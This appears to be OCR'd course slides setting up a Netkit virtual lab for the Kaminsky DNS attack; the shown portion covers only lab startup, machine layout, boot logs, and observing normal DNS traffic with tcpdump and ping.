
- ONLY IF YOU DID IT, please follow these steps:
  - Open *netkit_variable.txt* file on ubuntu desktop
  - Copy and execute each command contained in the file using the terminal
  - Reach the lab folder (*cd Desktop/netkit/kaminsky*)
  - Execute the command ‘*lhalt*’ and then ‘*lstart*’
- OTHERWISE you can skip this slide and go ahead

Netkit base commands

- V – commands
  - vstart: start a virtual machine
  - vhalt: gracefully halts a virtual machine
  - vcrash: causes a virtual machine to crash
- L – commands
  - lstart: starts a netkit lab
  - lhalt: gracefully halts all vms of the lab
  - lcrash: causes all the vms of a lab to crash


Lab appearance

- user: ***mlab***
- password: ***mlab***
- On the ubuntu virtual machine you find two workspaces
- They can be switched using ‘*ctrl+alt+right arrow*’ or ‘*ctrl+alt+left arrow*’
- Or using the button on the bottom left (or ***start+s***)



Workspace 1

- Goodclient
- BadClient
- Recursive
- BankPc
- BadDns



```
BankPc:~#
```

```
BadDns:~#
```


```
RecursiveDns:~#
```

```
GoodClient:~#
```

```
BadClient:~#
```

Workspace 2

- DnsRoot
- NetDns
- BankDns
- QuiriPc
- BadPc



```
>>> Running dnsroot specific startup script...
Starting domain name service...: bind9.
>>> End of dnsroot specific startup script.


####################################################

Lab directory (host): /home/mlab/Desktop/netkit/kaminsky
Version: 2.1
Author:  G. Di Battista, M. Patrignani, M. Pizzonia, F. Ricci, M. Rimondini
Email:   contact@netkit.org
Web:     http://www.netkit.org/
Description:
A simple network with a Domain Name System

####################################################

--- Netkit phase 2 initialization terminated ---


dnsroot login: root (automatic login)
Last login: Wed Apr 27 09:51:29 UTC 2016 on tty1
dnsroot:~# 
```

```
ning NetDns specific startup script...
g domain name service...: bind9.
l of NetDns specific startup script.


####################################################

Lab directory (host): /home/mlab/Desktop/netkit/kaminsky
Version: 2.1
Author:  G. Di Battista, M. Patrignani, M. Pizzonia, F. Ricci, M. Rimondini
Email:   contact@netkit.org
Web:     http://www.netkit.org/
Description:
A simple network with a Domain Name System

####################################################

it phase 2 initialization terminated ---


ogin: root (automatic login)
in: Wed Apr 27 09:51:41 UTC 2016 on tty1
# 
```


```
QuiriPc:~# 
```

```
BadPc:~# 
```

```
ning BankNetDns specific startup script...
g domain name service...: bind9.
>>> End of BankNetDns specific startup script.


####################################################

Lab directory (host): /home/mlab/Desktop/netkit/kaminsky
Version: 2.1
Author:  G. Di Battista, M. Patrignani, M. Pizzonia, F. Ricci, M. Rimondini
Email:   contact@netkit.org
Web:     http://www.netkit.org/
Description:
A simple network with a Domain Name System

####################################################

--- Netkit phase 2 initialization terminated ---


BankNetDns login: root (automatic login)
Last login: Wed Apr 27 09:51:17 UTC 2016 on tty0
BankNetDns:~# 
```

Basic DNS execution (1)


- Now we execute a simple ping to see the normal working of DNS architecture
- Click on the ***BankPc*** machine (in yellow)
- Digit: ***'tcpdump –n –t port domain'***
- Press enter



```
BankPc:~# tcpdump -n -t port domain
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```

Basic DNS execution (2)


- Now click on the ***GoodClient*** machine (green)
- Ping the BankPc digiting: ‘***ping BankPc.BankNet.net***’
- Press enter
- After 2-3 pings press ‘***Ctrl+c***’ to stop the ping



```
GoodClient:~# ping BankPc.BankNet.net
```


Basic DNS execution (3)

- Now look at the ***BankPc*** terminal.
- Here we can see what happened in the network and in particular the exchanges of messages of the DNS protocol


BankPc

